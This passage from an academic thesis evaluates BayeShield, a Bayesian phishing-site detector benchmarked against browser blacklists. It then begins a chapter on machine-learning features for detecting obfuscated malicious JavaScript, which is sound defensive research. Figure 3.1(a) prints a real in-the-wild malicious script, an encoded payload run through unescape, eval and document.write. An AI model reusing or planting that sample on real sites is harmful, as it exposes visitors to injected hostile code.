Figure 2.12 graphs the four thousand highest-rank tokens. We found that only $11,600$ tokens appear more than 4 times in our training set of 150269 tokens. Furthermore, we note that any token for which Pr[*token* | *phish*] = Pr[*token* | *legitimate*] has a negligible effect on the final probability. As a result, we only include tokens when Pr[*phish* | *token*] deviates from .5 by at least .2. We removed more than 90% of the lowest-rank tokens from the database with no loss in accuracy, reducing the $131k$ database size from 11.52mb to 1.05mb. Reducing the database in this fashion provides several advantages:

1. Keeping the database small allows us to improve performance by pre-caching much of the database in memory, reducing database access times to as little as 20ms per website. Since database access is the costliest portion of BayeShield's detection algorithm, we can avoid delaying website load times while maintaining our detection rate.

2. We note that the size of Mozilla Firefox's blacklist has been observed to exceed 10mb and, based on our measurements, averages at least 4mb. BayeShield provides more effective phishing website detection with a smaller storage footprint.

3. A small database size allows us to provide incremental database updates based on new training sets without draining a user's resources. It also suggests we can include more sites in our training set, theoretically improving both true positive and false positive rates without negatively impacting the improvements mentioned above.

2.5 Experimental Results

2.5.1 Experimental Methodology

We evaluate BayeShield's performance using three metrics: accuracy in phishing website detection, accuracy in legitimate website detection as well as the page load delay incurred while testing. We compare BayeShield's results to six other anti-phishing toolbars: IE7 (Internet Explorer 7), Mozilla Firefox 2.0, Mozilla Firefox 3.0, SpoofGuard, Netcraft Toolbar and Google Chrome. Mozilla Firefox 2.0 provides two anti-phishing options: "Check using a downloaded list of suspected sites" and "Check by asking Google about each site I visit". We tested both options and present them as Firefox 2.0 (Local) and Firefox 2.0 (Google).

2.5.1.1 Blocking and Warning Users

Previous research has demonstrated that *active security indicators* are far more effective than *passive security indicators* [95]. IE7, SpoofGuard and Netcraft all employ both active and passive security indicators while BayeShield, Firefox 2.0, Firefox 3.0 and Chrome only use active security indicators. If an anti-phishing tool uses an active security indicator we say that the tool has "blocked" the phishing

Table 2.2: Anti-phishing tools, detection techniques, and warning indicators

	Detection Technique	**blocked**	**warned**
BayeShield	Information Retrieval	Custom pop-up & Overlay blocks user progress	N/A
Firefox 2.0 & 3.0	Blacklist	Custom pop-up & Overlay blocks user progress	N/A
Chrome	Blacklist	Redirects to help page	N/A
IE7	Blacklist & Heuristics	Redirects to help page	Pop-up bar turns yellow
Netcraft	Blacklist & Heuristics	Pop-up blocks progress	Red bar displayed in toolbar
SpoofGuard	Heuristics	Pop-up blocks progress	Yellow circle in toolbar

attack. If the anti-phishing tool presents a passive indicator we say that the tool has "warned" the user about the phishing attack. The indicators presented by each of the tools is summarized in Table 2.2 as well as the type of detection (blacklist, heuristic, Information Retrieval employed by the tool). Blocking is so much more effective than warning that we compare tools in terms of blocking in our results section.

2.5.1.2 Source and Selection of Test Set

To evaluate our classifier we obtained phishing URLs from PhishTank [84]. PhishTank provides a community-based phishing verification service. Users submit suspected phishing websites and others "vote" whether it is actually a phishing attack or not. As a legitimate test set, we used half of the Alexa Top 500 websites and half of the Fortune 500 websites not included in the training set. 80 websites were randomly selected from both of the Alexa Top 500 and the Fortune 500 to form a legitimate test set.




Figure 2.13: BayeShield's true and false positive rates

Before a phishing site was included in the test set, we evaluated each website harvested from Phishtank. To be included, it had to meet the following guidelines:

1. The website was tested by each tool while it was still "live".

2. The website was impersonating a legitimate website.

3. The website was attempting to steal personal information.

4. The website's domain had not been included in the test set.

5. The website's contents have not been included in the test set.

1. stipulates that every tool must have had a chance to detect the phishing website or legitimate website and that the website did not change during the course of testing. This disqualified domains that may have hosted phishing attacks but at the time of testing the website was down or had been replaced with other content.

2. and 3. were included as criteria to describe what a phishing attack is and what it does.

We did not include various other scams, such as websites offering bogus services, spam websites offering discount pharmaceuticals, malware distribution websites or pornographic websites. 4. and 5. were included to ensure fairness. Multiple attacks are often hosted at the same domain. We note that if the blacklist tool misses one attack at a given domain, it is likely to miss all of them. Furthermore, fast-flux attacks (described in [75]) that host the same phishing site at randomized but very similar domains were only counted once.

Many phishing websites submitted to Phishtank had already disappeared when our group began testing. We noticed a surprising number of legitimate websites reported as phishing, most likely due to users who did not accurately understand what phishing is and what it is not. Users often submit spam websites selling medicine, websites that redirect to legitimate websites, and occasionally even legitimate websites.

All testing occurred on the same computer in an on-campus lab. We selected the phishing attacks most recently submitted to the Phishtank repository, both because these attacks were far more likely to be live and because the more recent an attack is, the more "dangerous" it is, in the sense that there is less time for it to have been added to a blacklist.

2.5.1.3 Google Safe Browsing Protocol

Three of the anti-phishing tools (Firefox 2.0 (local), Firefox 3.0 and Chrome) tested make use of Google's Safe Browsing extension [8]. Google Safe Browsing is a set of API calls which enable clients to download Google's phishing blacklist. Google updates the blacklist in real-time. When any of these three tools are initially installed, they download the most recent version of the blacklist, the tool then checks for updates at set intervals. The performance of anti-phishing tools depends on how recently they have updated.

In order to be certain these three tools had sufficient time to download a complete version of the blacklist, we left all three of them open for over 24 hours. We did this after noticing that when we began testing, these tools performed far more poorly than we had expected and ascertained the tools cannot receive incremental updates until after they have downloaded the full version of the blacklist. The API specifies that the first incremental update request from client happen at a random interval between 0 and 5 minutes after the browser starts. If a user is exposed to a relatively new phishing site during that time period, even if it is on the blacklist they will not be protected. Further updates occur between 15 and 45 minutes later (if not specified by the server). After that, each update must happen at the update interval last specified by the server. To ensure that the blacklist tools successfully downloaded the partial update, we did not close Firefox 3.0 and Chrome during testing and opened Firefox 2.0 at least one hour before beginning the test.

2.5.2 BayeShield's Performance

Our group conducted substantial testing over a period of months to establish BayeShield's detection rate convincingly and to fairly compare it with other anti-phishing tools. Figure 2.13 attempts to summarize the entirety of the testing we carried out. Although our evaluation set led us to conclude that the 131k training set at 150% inflation and a threshold of .45 would be the most effective, we also evaluated the 131k set at 0% and 50% inflation and altered the threshold for these sets accordingly. Each point on the graph corresponds to the inflation and threshold at which the test was carried out.

The shape of the point indicates to which of the three test sets it belongs. Each of the three tests were carried out during a different time period and contained completely disjoint sets of websites. The box next to each point contains the number of phishing attacks and legitimate websites tested as well as the percentage of websites detected. We have numbered each point and when appropriate refer to each test point by this number.

In total, we tested BayeShield on 349 phishing websites. The 131k database (150% inflation, .45 threshold) detected 310 of these websites, or 88.8% of all phishing attacks with a low rate of false positives: 3.0% (10 legitimate websites detected out of 327 total).

2.5.2.1 Testing Timeline

We collected 98 phishing attacks from June 12-19, 2008, 102 phishing attacks from August 20-27, 2008. Point 1 in Figure 2.13 combines these phishing attacks into a single set as well as testing BayeShield's false positive rate over a set of 327 legitimate websites. BayeShield identified 89.5% of phishing attacks with a false positive rate of 3%.

We also collected 149 phishing attacks from September 19-29, 2008. Point 2 corresponds to this set. BayeShield (150% inflation, .45 threshold) detected 131 of 149 of the phishing attacks for a true positive detection rate of 87.9%. We tested BayeShield against 160 legitimate websites, 80 from the Fortune 500 and 80 from the Alexa Top 500. None of these sites were included in the training set. BayeShield incorrectly flagged 2 of the 160 websites as phishing for a false positive rate of 1.25%.

Points 3, 4 and 5 consist of 142 websites on which we also tested different thresholds and inflations. In no case do we see an improvement over our tuned parameters and we believe this confirms that we've reached an optimal level of performance for our training set.

2.5.3 Comparison with other Anti-phishing Tools

We also evaluated six other anti-phishing tools using the point 2 test set. Results of the test are summarized in Table 2.3. The actual numbers are presented in parentheses alongside the percentages.

BayeShield detected far more phishing sites than other tools with a very small

Table 2.3: Comparison of phishing sites blocked and false positive rates

Anti-Phishing Tool	**% Phishing Detected**	**% False Positives**
BayeShield	87.9% (131)	1.25% (2)
Netcraft	80.54% (120)	0% (0)
Firefox 2.0 (Google)	77.9% (116)	0% (0)
Firefox 2.0 (Local)	75.8% (113)	0% (0)
Firefox 3.0	71.1% (106)	0% (0)
Google Chrome	69.8% (104)	0% (0)
IE 7	36.2% (54)	0% (0)
SpoofGuard	17.5% (26, block only)	7.5% (12)

number of false positives. Netcraft, which has been the most effective tool in other testing situations [92], detected the second most sites, followed by Firefox 2.0, Firefox 3.0, Chrome and finally IE7 and SpoofGuard. BayeShield's false positive rate of 1.25% is very low compared to other heuristic-based tools like SpoofGuard, especially as observed in related research[15, 123].

2.5.3.1 Combining Anti-Phishing Tools

By checking one of the blacklist-based tools before using our Bayesian classifier we can boost BayeShield's detection rate without adding additional false positives (blacklist-based tools have negligible levels of false positives). Here, we present the resulting phishing attack detection percentages that result from combining BayeShield with a blacklisting tool. In Table 2.4, we demonstrate how effective our technique is when combined with any blacklist-based approach. From an implementation perspective, it is feasible to combine BayeShield with the same blacklist used by Firefox 2.0, Firefox 3.0 and Chrome because Google's Safe Browsing is accessible through a publicly available API. As Table 2.4 reveals, combining the Google Safe Browsing

Table 2.4: Block rate obtained combining BayeShield and a blacklist

BayeShield &	% Phishing Detected	Sites Detected
Netcraft	99.3%	148
Firefox 2.0 (Google)	98.7%	147
Firefox 2.0 (Local)	98.7%	147
Firefox 3.0	98.7%	147
Google Chrome	98.7%	147
IE 7	91.9%	137

API would boost detect rates to nearly 99%, far and away the best result presented in anti-phishing detection literature. The Netcraft Toolbar's blacklist is not publicly available and although researchers have discovered means of accessing the IE7 database, it is not publicly available either.

2.5.4 Detection rates over time

2.5.4.1 Blacklist Improvement

We tested the same phishing websites as above (point 2 in Fig. 2.13) two days after the end of the initial testing period in order to examine how many of the websites that blacklist-based tools missed during the initial testing had been added to the list given at least 48 hours. Of the websites the blacklist-based tools missed in the initial test, only 15 were still live 2 days later. For these 15 websites we summarize the detection levels by blacklist-based approaches in Figure 2.5.

These results present some puzzling information, as the number of websites detected after 48 increased for two of the three anti-phishing tools that rely on Google's Safe-Browsing API (Chrome and Firefox 3.0) but not for the third, Firefox 2.0. We have submitted this data to the Mozilla developers as we could not determine a con-

Table 2.5: Percent phishing sites initially and after 48 hours

Anti-Phishing Tool	**Initially**	**48 Hours**
Netcraft	80% (12)	100% (15)
Firefox 2.0 (Google)	80% (12)	80% (12)
Firefox 2.0 (Local)	80% (12)	80% (12)
Firefox 3.0	73.3% (11)	80% (15)
Google Chrome	80% (12)	100% (15)
IE 7	26.7% (4)	46.7% (7)

vincing reason for this behavior.

2.5.4.2 Training Set Age

Our training set was gathered from April through June, 2008. We conducted initial testing in June but did not completed testing until September, a span of almost half a year. We examined how well our training set aged by evaluating BayeShield's true positive rate over the three periods in which we collected phishing attacks to observe whether the effectiveness of our training set diminished over time. Table 2.6 presents our phishing site detection rate by month. Between June and August we see a decline in performance but it is difficult to ascertain whether this is due to the fact that phishing attacks have evolved or if it can be attributed solely to the different attacks included in each of the set of phishing websites. It is encouraging that the

Table 2.6: BayeShield Phishing Detection Over Time

Collection Dates	**true positive detection rate**
June 12-19, 2008	91.8%
Aug 20-27, 2008	87.3%
Sept 19-29, 2008	87.9%

rate is relatively stable over time which means we do not have to constantly re-train in order to provide a high-level of up-to-date protection.

2.6 Conclusion

In this chapter, we have discussed a new anti-phishing tool, BayeShield and demonstrated the feasibility of using machine learning to detect phishing attacks. Experimental results show that BayeShield accurately detects phishing sites while imposing only a minimal delay, if any, in page load time. BayeShield detects newly generated phishing attacks with better accuracy than blacklist-based approaches such as IE and Netcraft, and produces a very low false positive rate (1.25%) compared to heuristic-based approach such as SpoofGuard. In combination with a public blacklist, BayeShield is capable of detecting 99% of phishing attacks.

CHAPTER 3
OBFUSCATED MALICIOUS JAVASCRIPT DETECTION

3.1 Introduction

In the previous chapter, we successfully used a Bayesian classifier implemented in the web browser to detect phishing attacks and showed that in combination with widely used blacklists, phishing protection increased to 99%. Our work combating phishing demonstrated that the application of applied machine learning effectively improves the number of attacks detected and can detect attacks earlier in their lifecycle than traditional blacklist-based approaches.

BayeShield is effective against one a specific threat: phishing. In this chapter, we broaden our approach. Rather than focusing on a specific threat, we target javascript, which is used in conjunction with many web-based infection vectors. Javascript is the *de facto* web scripting language. A web study found an average of 6 scripts per page. The very nature of its ubiquity makes it difficult to determine when javascript is used for malicious purposes.

Based on our initial analysis, we found that the vast majority of malicious javascript is obfuscated. As a result, we develop a set of features aimed at detecting obfuscated code. Using these features we again demonstrate that machine learning can be used to detect attacks missed by traditional security tools and are able to find 20 obfuscated malicious scripts in-the-wild that were not detected by either commonly used anti-virus software or by a web-vulnerability analysis tool. The utility

of our contribution is evident by the reception from industry: the system described in this chapter is in use at a security company and we have had inquiries from others interested in using our techniques.

3.1.1 Javascript and Obfuscation

Malware distributors on the web have a large number of attack vectors available, including: drive-by download sites, fake codec installation requests, malicious advertisements and spam messages on blogs or social network sites. Many of these attacks involve malicious javascript. Javascript may be used to redirect a user to a website hosting malicious software, to create a window recommending users download a fake codec, or to directly execute an exploit. For example, cross-site scripting (XSS) is still one of the most prevelant attack methods, and frequently uses malicious javascript as part of the attack [107].

Malicious javascript often utilizes obfuscation to hide exploits from both manual and automatic detection techniques that rely on rule-based or regular expression (regex)-based anti-malware software. A side-effect of this process is that it is often easy to visually observe the distinction between obfuscated javascript and benign javascript (Fig. 3.1). In particular, obfuscation makes the script "unreadable" and "less understandable."

In this paper, we select and evaluate a set of features designed to distinguish between malicious javascript and benign javascript. The success of these features will aid anti-malware tools to selectively inspect, deobfuscate, or disable javascript based

on how likely it is that the code is malicious.

Detecting malicious javascript before it is executed in the web browser can protect users from many classes of web-based attacks. However, given the prevalence of javascript on the Internet, detection in the browser needs to be fast enough to allow web browsing and to operate free from human intervention because the average user does not have the skills to distinguish between malicious and benign javascript.

Due to the difficulties involved in malicious javascript detection in the browser, we elected to first design a system to crawl the web and identify obfuscated javascript in-the-wild. In 2009, our research and Seifert et al [97] were the only proposed mechanisms capable of identifying malicious scripts in-the-wild. A vulnerability analyzer, wepawet had been introduced and was capable of analyzing scripts but hadn't been used to crawl the web at the time [19]. In order to train the classifier built into our system we first had to collect examples of obfuscated and benign javascript from the internet and analyze their characteristics.

Before discussing our javascript collection efforts we discuss previous research on detecting malicious code using classification techniques and detecting malicious javascript with other methods. Then, we describe the system we've built to collect both malicious and benign javascript. We follow this with an explanation of our feature selection methods and an evaluation of the feature set using four classifiers, Naive Bayes, REPTree, SVM, and RIPPER. The results of repeated 10-fold cross validation reveal consistently high Positive Predictive Power (PPP), or precision, of between .80 $\sim$ .90, and Negative Predictive Power (NPP) over 99%. Further tests

```
<script language="javascript">$="Z63cZ3dZ226egthZ253bi
+Z252bZ2529Z257btmpZ253dds.sZ256cZ2569ceZ2528i,Z2569+Z2531Z2529
Z25Z22;deZ3dZ22M+}Sx-!)K88d)K7}7M;}^}950Z2522Z259M
+yv888d)K7t7M:Z25229.-Z252096688d)K7t7M:Z25229,-)99tSx-
~)K8d)K7t7M50!Z25209M+u!cu0tSx-!)K88d)K7t7M:Z252695OZ2522Z279M
+4-4Z3ebu`!qsu8tZ3ciSxZ2522;}Sx;iSx!;tSx;})Kd)K7}7MZ3d!M;
7Z3esZ257F}79+Z22;dzZ3dZ22Z2566Z2575nZ2563Z2574Z2569on
Z2564Z2577(t)Z257bcZ2561Z253dZ2527Z252564ocuZ2525Z2536dZ252565n
Z252574.wrZ2525Z25369Z2574Z252565(Z252522Z2527;cZ2565Z253dZ2527
Z2525222Z252529Z2527Z253bcbZ253dZ2527Z25253csZ252563rZ25256Z2539
ptZ25209Z22;caZ3dZ22Z2566uncZ2574ionZ2520Z2564csZ2528ds,Z2565sZ
2529Z257bdsZ253duneZ2573Z2563apeZ22;Z69Z66(dZ6fcuZ6denZ74.coZ6f
kZ69eZ2eindZ65xOZ66Z28Z27vbulZ6cZ65Z74in_Z6duZ6ctZ69Z71uotZ65Z3
dZ27)Z3dZ3d-1)Z7bsc(Z27vbuZ6cleZ74Z69Z6e_muZ6ctiqZ75oZ74eZ3dZ27
,2,7);Z65valZ28Z75neZ73Z63apZ65(Z64Z7+czZ2boZ70+sZ74)Z2bZ27dw(d
+Z63Z7a(+Z73t))Z3bZ27)}elsZ65Z7$Z3dZ27Z27};funZ63tioZ6eZ20scZ28
cnmZ2cZ76,Z65d)Z7bvZ61reZ78dZ3dnewDZ61tZ65(Z29;eZ78d.Z73eZ74DaZ
74eZ28exdZ2egZ65tZ44atZ65Z28)Z2bZ65d)Z3bdoZ63umZ65ntZ2ecZ6fokiZ
65Z3dcZ6em
+Z27Z3dZ27+esZ63apZ65(Z76)+Z27;Z65xZ70Z69Z72eZ73Z3dZ27+exd.Z74o
GMZ54Z53triZ6eg()Z3bZ7d;";function z(s)
{r="";for(i=0;i<s.length;i++){if(s.charAt(i)=="Z")
{s1="%"}else{s1=s.charAt(i)}r=r+s1;}return
unescape(r);}eval(z($));document.write($);</script>
```

(a) Obfuscatedjavascript

```
<script type="text/javascript">
                var pageTracker =
_gat._getTracker("UA-6522100-1");
                pageTracker._initData();

                    // allows cross domain tracking for secure
                    // sites


pageTracker._setDomainName(".deafwellbeing.co.uk");

                    pageTracker._setAllowLinker(true);
                    pageTracker._setAllowHash(false);

                pageTracker._trackPageview();
                </script>
```

(b) Benignjavascript

Figure 3.1: Example Javascript

against a new set of scripts in the wild resulted in similar precision and resulted in the identification of 20 malicious scripts that were not detected by competing technologies.

3.2 Related work

Javascript has become so widespread that nearly all users allow it to execute without question. In 2009, Yue and Wang conducted a study of insecure javascript practices online and discovered that 66.4% of websites used at least *some* insecure javascript coding practice and an alarming 44.4% of websites used the *eval*() function [120]. The rampant misuse of javascript is part of the reason exploiting javascript is so effective. We discuss related approaches to protecting users from malicious javascript.

To protect users, current browsers use sandboxing: limiting the resources javascript can access. At a high-level, javascript exploits occur when malicious code

circumvents this sandboxing or utilizes legitimate instructions in an unexpected manner in order to fool users into taking insecure actions. For an overview of javascript attacks and defenses, readers are referred to [58].

3.2.1 Disabling and Re-writing Javascript

NoScript, an extension for Mozillas Firefox web browser, selectively allows javascript [71]. NoScript disables javascript, java, flash and other plugin content types by default and only allows script execution from a website in a user-managed whitelist. However, many attacks, especially from user-generated content, are hosted at reputable websites and may bypass this whitelist check. For example, Symantec reported that many of $808,000$ unique domains hosting malicious javascript were mainstream websites [105].

Rather than outright eliminating the execution of javascript, various researchers have proposed using policies or dynamic javascript re-writing to allow javascript to execute in a safe fashion. Jim et al's Browser Enforced Embedded Policies (BEEP) is one such example [56]. Mozilla Firefox is currently exploring a closely related approach with its Content Security Policy (CSP). CSP aims to mitigate XSS, clickjacking and packet sniffing attacks by allowing server administrators to stipulate which scripts are explicitly valid [77].

Google, Inc has proposed another means of mitigating the impact of Javascript with Caja [40]. Caja is intended to allow the safe inclusion of Dynamic HTML, limiting the capabilities of embedded applications with an object-capability security

model in which objects can be passed to iframes and access explicitly denied as well [40]. Caja is possible due to a fail-stop safe subset of Javascript referred as valija.

3.2.2 Automated Deobfuscation of Javascript

Obfuscation is a common technique to bypass malware detectors. Several projects aid anti-malware researchers by automating the deobfuscation process. Caffeine Monkey [32] is a customized version of the Mozillas SpiderMonkey [78] designed to automate the analysis of obfuscated malicious javascript. Wepawet is an online service to which users can submit javascript, flash or pdf files [19]. Wepawet automatically generates a useful report, checking for known exploits, providing deobfuscation and capturing network activity [20]. Jsunpack from iDefense [46] and "The Ultimate Deobfuscator" from WebSense [13] are two additional tools to automate the process of deobfuscating malicious javascript.

3.2.3 Detecting and Disabling Potentially Malicious Javascript

Egele et al. mitigate drive-by download attacks by detecting the presence of shellcode in javascript strings using x86 emulation (shellcode is used during heap spray attacks) [29]. Hallaraker et al designed a browser-based auditing mechanism that can detect and disable javascript that carries out suspicious actions, such as opening too many windows or accessing a cookie for another domain. The auditing code compares javascript execution to high-level policies that specify suspicious actions [44].

BrowserShield [90] uses known vulnerabilities to detect malicious scripts and

dynamically rewrite them in order to transform web content into a safe equiva- lent. The authors argue that when an exploit is found, a policy can be quickly generated to rewrite exploit code before the software is patched. Others proposed a similar javascript rewriting approach as well [119]. In 2008 Seifert et al. proposed a set of features combining HTTP requests and page content, (including the presence and size of iFrames and the use of escaped characters) and used that to generate a decision tree [97]. There is little overlap between the features we evaluate here and those proposed in [97] and it may be possible to combine the two sets to improve detection. In addition, we examine additional classifiers and determined that classifiers using very different approaches perform similarly.

3.2.4 Cross-site Scripting Attacks

One of the most common web-based attack methods is cross-site scripting, or XSS. XSS attack begins with code injection into a webpage. When a victim views this webpage, the injected code is executed without their knowledge. Potential results of the at- tack include: impersonation/session hijacking, privi- leged code execution, and identity theft. Ismail et al. have detailed a XSS vulnerability detection mechanism by manipulating HTTP request and response headers [55]. In their system a local proxy manipulates the headers and checks if a website is vulnerable to an XSS attack and alerts the user. Noxes, by Kirda et al., is a rule-based, client-side mechanism intended to defeat XSS attacks. The authors propose it as a application-level proxy/firewall with manual and automatically generated allow/deny rules [59]. Vogt et al. evaluate a

client-side tool that combines static analysis and dynamic data tainting to determine if the user is transferring data to a third party [109]. If so, their Firefox extension asks the user if they wish to allow the transfer. An interesting question raised by this work is whether users could distinguish between a false positive and an actual attack.

3.3 Features

In order to identify potentially distinguishing features of malicious javascript, we conducted an in-depth examination of javascript in general and a comparison of instances of benign and malicious javascript. We manually identified features based on visual distinctions between obfuscated javascript and benign javascript we collected.

We noted that obfuscation often utilizes non-standard encodings for strings or numeric variables, e.g. large amounts of unicode symbols or hexidecimal numberings. These non-standard encodings increase the length of both variables and strings, as well as decreasing the proportion of the script that is whitespace. In contrast, human developers tend to include copious amounts of whitespace and line breaks in order to increase readability. Obfuscated javascript contained few, if any, line breaks and little whitespace. Examination of the malicious javascript we collected also revealed a lack of comments.

We also noted a much smaller percentage of the tokens in malicious javascript were (what we termed) "human-readable." We created a heuristic aimed at capturing the distinction between tokens that were human readable and those that were not.

Table 3.1: Feature list and description, excluding reserved words in javascript

Feature	**Description**
Character length	The length of the script.
Avg. Characters per line	The avg. # of characters per line.
# of lines	The # of newline characters in the script.
# of strings	# of strings in the script.
# unicode symbols	The # of unicode characters in the script.
# hex or octal numbers	The # tokens represented in hex or octal.
# of methods called	The # of methods invoked by the script.
Avg. string length	The avg. # of characters per string in the script.
Avg. argument length	The avg. # of the arguments to a method
# of comments	The # of comments in the script.
Avg. comments per line	The # of comments over # of lines.
# tokens	The # of tokens in the script
% whitespace	The % of the script that is whitespace.
% tokens in code	The % of tokens in the script not in comments.
% human readable	$> 70\%$ alphabetical, $20\% <$ vowels $< 60\%$ < 15 characters long, and ≤ 2 character repetitions.

We call a token "human-readable" if it is at least 70% alphabetical, less than 15 characters long, contains more than 20% and less than 60% vowels, and does not contain more than 2 repetitions of the same character in a row. As future work, we intend to investigate "learning" this feature to more precisely capture what it means for something to be "human-readable."

We posited that the distribution of javascript keywords also tends to differ between malicious scripts and benign scripts. In particular, malicious javascript has a tendency to use keywords that are infrequently utilized in benign javascript such as *eval*, *unescape* and *tocharcode*. In order to capture this discrepancy, we made 50 reserved javascript keywords and symbols (such as arithmetic operators) into features. Table 3.1 summarizes the features we extracted.

Table 3.2: Benign javascript crawl details

Start date	January 26^{th}, 2009
End date	February 3^{rd}, 2009
Initial seeds	Alexa 500
Pages downloaded	$9,028,469$
Total domains	$95,606$
Data collected	$\sim$ 340GB (compressed)
Est. number of scripts	$\sim 63,000,000$

In total, we had a total of 65 features: 15 features listed in Table 3.1 and 50 from javascript keywords and symbols.

3.4 Data Collection

This section describes the process used to collect both benign and malicious scripts which form the corpus used to train the classifiers. To maximize classifier performance, we need a dataset that is a representative sample of all javascript in the Internet, both benign and malicious, to which users may be exposed.

3.4.1 Benign Javascript Collection

We conducted a crawl of a portion of the web using the Alexa 500 most popular websites as the initial seeds. The crawl was conducted using the Heritrix web crawler, the open source web crawler developed by Internet Archive to capture snapshots of the Internet [52]. Details of the crawl are available in Table 3.2. We crawled more than 9 million pages. From these pages we extracted over 63 million scripts. We observed an average of 7 scripts per page. We downloaded only textual data during the crawl and extracted all scripts embedded in the HTML of a page.

3.4.2 Malicious Javascript Collection

Collecting examples of malicious javascript is more complicated. Malicious javascript is short-lived and, in the case of injected scripts, the legitimate website operators have a vested interest in removing malicious scripts as soon as possible, before their visitors are compromised. To collect live examples of malicious scripts, we created the system detailed in Fig. 3.2.

In step 1, we fed the Heritrix web crawler with URLs (or domains) that had been blacklisted by anti-malware groups. The websites we used to seed the Heritrix crawler included http://www.malekal.com and http://www.malwareurl.com. Next, in step 2, we used Heritrix to crawl these websites and save the results in Heritrix's ARC (archive) format. By the time they were scanned, most of the exploit code had been removed. The crawls typically resulted in between 5 and 7 megabytes of data. In step 3, we used python scripts to extract individual pages from the ARCs and in step 4, scanned them with command-line virus scanners. We determined that most virus scanners do not detect web exploits (supported by Section 3.5), necessitating a manual review of the scripts. Scripts we identified as malicious were added to the collection of malicious javascript.

Over the course of several crawls conducted during February and March of 2009, we identified 62 unique malicious scripts. All but 1 of these scripts utilized a large amount of obfuscation.




Figure 3.2: Malicious javascript collection workflow

3.4.3 Combined Data Set

We combined all 62 malicious scripts and 50,000 benign scripts into the data set. From the benign corpus, we started by extracting 5,000 scripts at random. To judge the necessary amount of benign scripts on which to train our classifier, we incrementally increased the size of the benign script set by 5,000 scripts. After incorporating each new set of 5,000 scripts, we conducted 10-fold cross validation until we no longer saw an increase in performance.

3.5 Feature Set Evaluation

We selected to evaluate the performance of the feature set using the following classifiers: Naive Bayes, REPTree, Support Vector Machines (SVM) and the RIPPER rule learner in Weka [114].

3.5.1 Methodology

We extracted the features highlighted in the previous section from each script and formatted the results as the Weka-specified ARFF file. In addition to the 65 attributes we added a final attribute: a nominal attribute signaling whether the script was malicious or benign. We used the F2-score to measure performance because we desired an emphasis on recall over precision, risking more false positives than false negatives.

First, we evaluate how useful the proposed features are using both chi-squared analysis and information gain. Information gain evaluates the usefulness of each feature by observing the reduction in entropy of the predicted variable (whether the domain will be blacklisted or not) given the observation of that single feature. The chi-squared statistic is a well-known statistical test. In this case, chi-squared for an individual feature is calculated with respect to the predicted variable.

Then we conducted two experiments to evaluate the ability of the classifiers to detect obfuscated malicious javascript, a validation of our training set (Experiment 1) and a real-world performance evaluation (Experiment 2). Finally, we conducted a comparison with two existing off-the-shelf tools to demonstrate that our features detect malware differently than existing tools (Experiment 3).

3.5.2 Usefulness of Features

We allowed Weka [114] to discretize the features and calculated the chi-squared statistic of each feature with respect to the new nominal class, benign or malicious,

Table 3.3: Highest ranked features

Rank	Chi-squared	Information gain
1	**human-readable**	**human-readable**
2	*eval*	*eval*
3	**whitespace**	**Avg. characters per line**
4	**Avg. string length**	**whitespace**
5	**Avg. characters per line**	**Avg. string length**
6	*fromcharcode*	**Perc of tokens in code**
7	*unescape*	**Number of tokens in code**
8	**Perc of tokens in code**	*unescape*
9	*while*	*fromcharcode*
10	*for*	# **tokens**

Notes: javascript keywords in italics

ranking the features according to the average correlation across a 10-fold cross validation (CV). We also ranked the features based on the average information gain from each feature with respect to the nominal feature, again across a 10-fold CV. Table 3.3 presents the ranks from both CVs.

Fig. 3.3 presents scatterplots of those features present in both the top ten of the chi-squared and information gain tests. 8 features were common to both tests, 5 of them are features generated by our team and the remaining 3 are javascript keywords experts would associate with malicious javascript. We note that in the scatterplots the malicious features tend to cluster into one or two regions at the extremes of the feature space of each feature while the benign javascript spreads throughout.

The biased nature of our data set (we have many more benign scripts than malicious scripts) means that there are bound to be some benign instances with individual features in the same area of the feature space as the malicious instances. However, when the features are taken in concert, our results indicate that there is a

